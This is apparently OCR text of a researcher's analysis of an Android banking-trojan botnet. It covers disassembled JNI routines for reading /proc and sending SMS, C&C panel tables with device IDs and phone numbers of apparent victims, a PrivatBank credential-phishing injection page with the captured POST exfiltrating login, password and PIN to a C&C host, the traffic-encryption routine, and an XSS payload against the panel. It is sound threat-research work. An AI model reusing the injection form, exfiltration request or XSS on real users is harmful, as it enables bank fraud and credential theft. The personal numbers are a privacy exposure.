MOVS        R0, #2  ; domain
MOVS        R1, #1  ; type
MOVS        R2, #0  ; protocol
BLX         socket
MOV         R4, R0
CMP         R4, #0
BLT         loc_223C
```

JNI

We count with another function, `getProc()` in order to obtain information from `/proc`

For example, through `/proc/cmdline` information about the current Kernel R-O status can be obtained.

```
LDR.W           R10, =(aSS - 0x2386)
MOV             R0, R6  ; s
LDR             R3, =(aProc - 0x238C)
MOV.W           R1, #0x200 ; maxlen
ADD             R10, PC ; "%s%s"
STR.W           R11, [SP,#0x758+var_758]
ADD             R3, PC  ; "/proc/"
MOV             R2, R10 ; format
BLX             snprintf
LDR             R0, =(aCmdline - 0x239E)
MOV.W           R1, #0x200 ; maxlen
MOV             R2, R10 ; format
MOV             R3, R6
ADD             R0, PC  ; "/cmdline"
STR             R0, [SP,#0x758+var_758]
MOV             R0, R6  ; s
BLX             snprintf
MOV             R0, R6  ; file
MOVS            R1, #0  ; oflag
BLX             open
MOV             R10, R4
MOV             R4, R0
MOV             R0, R6
MOVS            R1, #0x40
BLX             __aeabi_memclr8
MOV             R0, R4  ; fd
MOV             R1, R6  ; buf
MOVS            R2, #0x40 ; nbytes
BLX             read
MOV             R0, R4  ; fd
MOV             R4, R10
BLX             close
ADD             R0, SP, #0x758+dest ; dest
MOV             R1, R6  ; src
BLX             strcat
```

JNI

`send_sms` executes a call to `/android/telephony/SmsManager/` and through `sendTextMessage` sends SMS's.

https://developer.android.com/reference/android/telephony/gsm/SmsManager.html

```
PUSH.W          {R4-R11,LR}
ADD             R7, SP, #0xC
SUB             SP, SP, #0x14
MOV             R4, R1
LDR             R1, =(aAndroidTelepho - 0x243C)
LDR             R0, [R4]
MOV             R11, R2
ADD             R1, PC  ; "android/telephony/SmsManager"
MOV             R8, R3
LDR             R2, [R0,#0x18]
MOV             R0, R4
BLX             R2
MOV             R5, R0
LDR             R0, [R4]
LDR             R2, =(aGetdefault - 0x2454)
MOV             R1, R5
LDR             R3, =(aLandroidTeleph - 0x2456)
LDR.W           R6, [R0,#0x1C4]
ADD             R2, PC  ; "getDefault"
ADD             R3, PC  ; "()Landroid/telephony/SmsManager;"
MOV             R0, R4
BLX             R6
MOV             R2, R0
MOV             R0, R4
MOV             R1, R5
BLX             j__ZN7_JNIEnv22CallStaticObjectMethodEP7_jclassP
MOV             R9, R0
LDR             R0, [R4]
LDR             R2, =(aSendtextmessag - 0x2474)
MOV             R1, R5
LDR             R3, =(aLjavaLangStrin - 0x2476)
LDR.W           R6, [R0,#0x84]
ADD             R2, PC  ; "sendTextMessage"
ADD             R3, PC  ; "(Ljava/lang/String;Ljava/lang/String;L
MOV             R0, R4
BLX             R6
MOV             R10, R0
LDR             R0, [R4]
MOV             R1, R11
```

JNI

This strategy allowed them to hide the information a little bit(actually, very little), but what's most important about it is the **noticeable decrease in the detections could be appreciated.**

SHA256: 24432891624d31851e631a431c5c8f62bfe367e05e6bf77b19232e25e24454b3

File name: 1ec3a09da91f02a4dbf14896b2ecd1ff.virus

Detection ratio: 8 / 54

Analysis date: 2017-05-26 02:20:39 UTC (1 week, 5 days ago)

Analysis | Additional information | Comments 0 | Votes

Antivirus	Result	Update
AhnLab-V3	Android-Trojan/Banker.56903	20170525
Avira (no cloud)	ANDROID/Spy.Banker.YD.Gen	20170525
ESET-NOD32	Android/Spy.Banker.KR	20170526

Server side

Backend

Once the botnet was made public, the source code had the server-side component available allowing for everyone to set-up their own botnet.

Many of the first users used this code at the very beginning **neglecting the security of their setup**, and allowing for server-side critical information to be downloaded.

C&C

The default panel displays the following information:

- ✓ IMEI
- ✓ ROM Status
- ✓ Android version
- ✓ Installed trojan version
- ✓ Current device status
- ✓ Infection date
- ✓ Collected information from the user: Logs, credentials, installed targets…

	IMEI/ID	Номер	Версия ОС	Версия apk	Страна
☐		(NO)Indefined	6.0.1	Demo	
☐		(MTS-RUS)	4.1.2	Demo	
☐		(MTS RUS)null	4.3	Demo	
☐		(MegaFon)89242682241	4.4.2	Demo	
☐		(Beeline)	5.1.1	Demo	
☐		(NO)Indefined	6.0.1	Demo	
☐		(Beeline)	4.1.2	Demo	
☐		(MegaFon)+79242608549	4.0.4	Demo	
☐		(Beeline)	4.1.2	Demo	
☐		(NO)Indefined	6.0.0	Demo	
☐		(Beeline)	4.1.2	Demo	
☐		(MegaFon)	5.1	Demo	
☐		(TELE2)	5.0	Demo	
☐		(YOTA)+79996141338	4.4.2	Demo	
☐		(MegaFon)	5.1	Demo	
☐		(TELE2)	4.1.2	Demo	
☐		(SKTelecom)	4.1.2	Demo	
☐		(Beeline)	5.1	Demo	
☐		(MegaFon)	5.0.2	Demo	
☐		(TELE2)	4.2.2	Demo	
☐		(NO)Indefined	6.0	Demo	
☐		(MTS-RUS)	4.4.2	Demo	
☐		(MTS-RUS)	4.4.2	Demo	
☐		(NO)Indefined	6.0.1	Demo	
☐		(MTS RUS)	4.1.2	Demo	
☐		(Beeline)	4.4.4	Demo	
☐		(YOTA)+79996154503	4.2.2	Demo	
☐		(MegaFon)89242305948	4.0.4	Demo	
☐		(MTS-RUS)	4.4.4	Demo	
☐		(MegaFon)	4.2.2	Demo	

IMEI

CARRIER/PHN NO

VERSION, APK, COUNTRY

MODEL

DATE


ACTIONS

Добавить команду | Удалить | Обновить

	IMEI/ID	Номер	Версия ОС	Версия apk	Страна	Бочк	Модель	ROOT	Экран	on/off	Дата заражения	Логи
	641444152826246	(wypv)18672203856	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:40	
	372525134316438	(canh)13711906014	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:40	
	495469577765283	(CHINA MOBILE)13587955639	4.1.2	Demo		no	Nexus 4 (occam)	✔	✘		2017-09-29 18:41	
	280702805737370	(sveh)13558541887	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:41	
	346136521823012	(ymwe)18177862045	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:42	
	247143668201345	(rnll)13608453663	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:42	
	106155843150248	(nysv)15839003057	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:42	
	728701024971281	(yszm)13638906831	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:42	
	153521181137553	(Kencell)+2547537352821	4.1.2	Demo		no	GT-I9300 (m0xx)	✔	✘		2017-09-29 18:42	
	415619781671442	(Smart)+639427574704	4.1.2	Demo		no	GT-I9300 (m0xx)	✔	✘		2017-09-29 18:42	
	576375872013973	(zyth)13618990047	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:42	
	681891878329878	(pidn)13608453663	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:42	
	068390792141642	(wdgs)13608453663	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:43	
	223434432591907	(lsaj)18283796961	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:43	
	850662350153043	(jujc)15880874121	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:43	
	851955300630806	(tibp)18126346227	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:43	
	298970582843808	(zabg)13371924126	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:43	
	589519781825260	(pgsv)13681934207	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:43	
	569321542582428	(tdkz)13408646779	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:44	
	622846398067964	(qsmu)18296476195	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:44	
	634006903383713	(qzmn)13667590311	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:44	
	422989510770696	(tuha)13608453663	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:44	
	716946293323317	(ywdt)15889946812	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:44	
	397589695122979	(xaad)18796009179	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:45	
	464675107130161	(itzm)13608453663	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:45	
	987678324747850	(hwlf)15135488376	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:45	
	962835130526475	(cyfl)62670209706	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:45	
	604938422579691	(kitl)13604599716	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:45	
	055642815716101	(wytm)13358127332	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:45	
	695972313442480	(fnzy)15092957302	4.3	Demo		no	Nexus 5 (razor)	✘	✘		2017-09-29 18:46	

Components

- add_inj.php
- add_log.php
- commands.php
- config.php
- crypt.php
- kliets.php
- tuk_tuk.php
- set_data.php



Communications

The trojan uses its own routine to **encrypt** the messages that are sent to the remote server, that key is stored in both the server-side and the client-side.

Example:

```
<tag>37 55 67 78 79 37 55 67</tag>
```

```
<form action="/private/add_inj.php?p=5w 53 56 53 5w 55 48 5e 55 54 54 53
55 48 55 37 55 67 37 68 48 37 57 7q 37 68 49 37 56 48 7 68 48 37 66 56
37 68 48 37 66 5q 37 68 48 37 66 48 37 68 49 37 56 5q 5q 5e 37 55
67"method="post"id="mf"name="mf"onsubmit="return true">

<input type="tel" value="+380" placeholder="Логин" id="privat24-login"
name="privat24_login" maxlength="13">
<input placeholder="Пароль" id="privat24-password"
name="privat24_password">
<input placeholder="ПИН-код любой вашей карты ПриватБанк"
id="privat24-pin" name="privat24_pin">
<button class="btn btn-success
mb"onclick="send_info()"style="">ВОЙТИ</button>
```

102	http://botter.zzz.com.ua	GET	/inj/privatbank.php?p=5w%2053...	☑	☐	200	5143	HTML	php	☐	5.79.66.145

Request | Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 03 Oct 2017 17:14:36 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.0.24
Content-Length: 4942

<!DOCTYPE html>
<html lang="ru">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
    <link rel="stylesheet" type="text/css" href="privatebank/style.css">
    <script src="privatebank/main.js"></script>
    <title></title>
</head>
<body>
        <div id="page-2">
                <div id="header">
                        <div id="img-container">
                                <img src="privatebank/1.png">
                                <img src="privatebank/2.png">
                                <img src="privatebank/3.png">
                                <img src="privatebank/4.png">
                        </div>
                </div>


                        <form action="/private/add_inj.php?p=5w 53 56 53 5w 55 48 5e 55 54 54 53 55 48 55 37 55 67 37 68 48 37 57 7q 37 68 49 37 56 48 37 68 48 37 66 56 37
67"method="post"id="mf"name="mf"onsubmit="return true">

                        <input type="tel" value="+380" placeholder="Логин" id="privat24-login" name="privat24_login" maxlength="13">
                        <input placeholder="Пароль" id="privat24-password" name="privat24_password">
                        <input placeholder="ПИН-код любой вашей карты ПриватБанк" id="privat24-pin" name="privat24_pin">
                        <div id="additional">

                        </div>
                        <button class="btn btn-success mb"onclick="send_info()"style="">ВОЙТИ</button>
                </form>
                <div id="error">
                        <p>В данный момент проводятся технические работы. Попробуйте позже, приносим извинения за возможные неудобства<br><br>Приложение закроется автомати
```

Data theft

```
POST
/private/add_inj.php?p=5w%2053%2056%2053%205w%2055%2048%205e%2055%2054%2054%2053%2055%2048%2055%2037%2055%2067%2037%2068%2048%2037%2057%207q%2037%2068%2049
%2068%2048%2037%2066%2048%2037%2068%2049%2037%2056%205q%205q%205e%2037%2055%2067 HTTP/1.1
Host: botter.zzz.com.ua
Referer: http://botter.zzz.com.ua/inj/privatbank.php?p=5w%2053%2056%2053%205w%2055%2048%205e%2055%2054%2054%2053%2055%2048%2055
Content-Length: 79
Cache-Control: max-age=0
Origin: http://botter.zzz.com.ua
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Linux; U; Android 4.1.2; es-es; GT-I9100 Build/JZO54K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30
Accept-Encoding: gzip, deflate
Accept-Language: es-ES, en-US
Accept-Charset: utf-8, iso-8859-1, utf-16, *;q=0.7
Connection: close

privat24_login=%2B3111111111&privat24_password=ururuur&privat24_pin=avgwhssjjjd
```


Encryption

```
function encrypt(string, key) //шифрование траффа логов
    str = urlencode(string)
    ret = ""
    for(i=0 i<mb_strlen(str) i++)
        r1 = ord(mb_substr(str, i, 1))
        ret  = "ret r1"

    for(i=0 i<mb_strlen(key) i++)
        ret = str_replace(i, mb_substr(key, i, 1), ret)
        ret = mb_substr(ret, 1, mb_strlen(ret)) //!
    return ret
```


It’s possible to decrypt the comms.

Anecdotes


rohkin.000webhostapp.com
Android bot
by maza-in
Notice: Undefined index: cont in /storage/ssd2/566/2439566/public_html/index.php on line 32
Warning: Cannot modify header information - headers already sent by (output started at /storage/ssd2/566/2439566/public_html/index.php:1) in /storage/ssd2/566/2439566/public_html/index.php on line 36
Warning: Cannot modify header information - headers already sent by (output started at /storage/ssd2/566/2439566/public_html/index.php:1) in /storage/ssd2/566/2439566/public_html/index.php on line 38


867754028446353: Запрос USSD выполнен!
867754028446353: (Исх) СМС на номер {900}с текстом {баланс} отправлено!
867754028446353: (Вх СМС) Номер: {900} с текстом {Услуга Мобильный Банк не подключена к вашему номеру телефона. Д
867754028446353: (Вх СМС) Номер: {900} с текстом {я услуга позволяет быстро и удобно совершать платежи и переводы с
867754028446353: (Вх СМС) Номер: {900} с текстом {омощью мобильного телефона в любое время и в любом месте. Подкл
867754028446353: (Вх СМС) Номер: {900} с текстом {ь можно через любой банкомат, терминал Сбербанка или в ближайшем
867754028446353: (Вх СМС) Номер: {900} с текстом {делении.}(СМС УДАЛЕНА)
867754028446353: (Вх СМС) Номер: {+79502225725} с текстом {Голосовая почта МТС. Абонент +79502225725 оставил сооб
867754028446353: (Вх СМС) Номер: {+79502225725} с текстом {в 17:12. Всего 3 новых сообщения. Прослушать - 0861. Скач
867754028446353: (Вх СМС) Номер: {+79502225725} с текстом {://msg.vm.mts.ru/dbhttp/?tag=0BB0C2
МТС.}(СМС УДАЛЕНА)
867754028446353: (Вх СМС) Номер: {6996} с текстом {Tele2
+7 (996) 775-96-15
Транзакция: C4E7C55E67
Сумма: 108 руб.
Сум}(СМС УДАЛЕНА)
867754028446353: (Вх СМС) Номер: {6996} с текстом {ма к оплате: 119,23 руб.
Для подтверждения платежа отправьте ответн}(СМС УДАЛЕНА)
867754028446353: (Вх СМС) Номер: {6996} с текстом {ое SMS с любым текстом.
Для отказа - отправьте "0" .}(СМС УДАЛЕНА)
867754028446353: (Вх СМС) Номер: {iMTCPay} с текстом {Платеж выполнен.
Транзакция №C4E7C55E67
Легкий платеж: www.pay.mts.ru}(СМС УДАЛЕНА)


СБЕРБАНК



V?cont=kliets&page=1'><script>alert('works')</script>
Обновить
D
Номер
Версия ОС
Версия apk
Страна
Банк
ы это видите
Подключение к БД есть!
6.0
dcc22
(China Mobile)13726098380
4.4.2
14824
(Telacom)+639121765912
4.1.2
10783
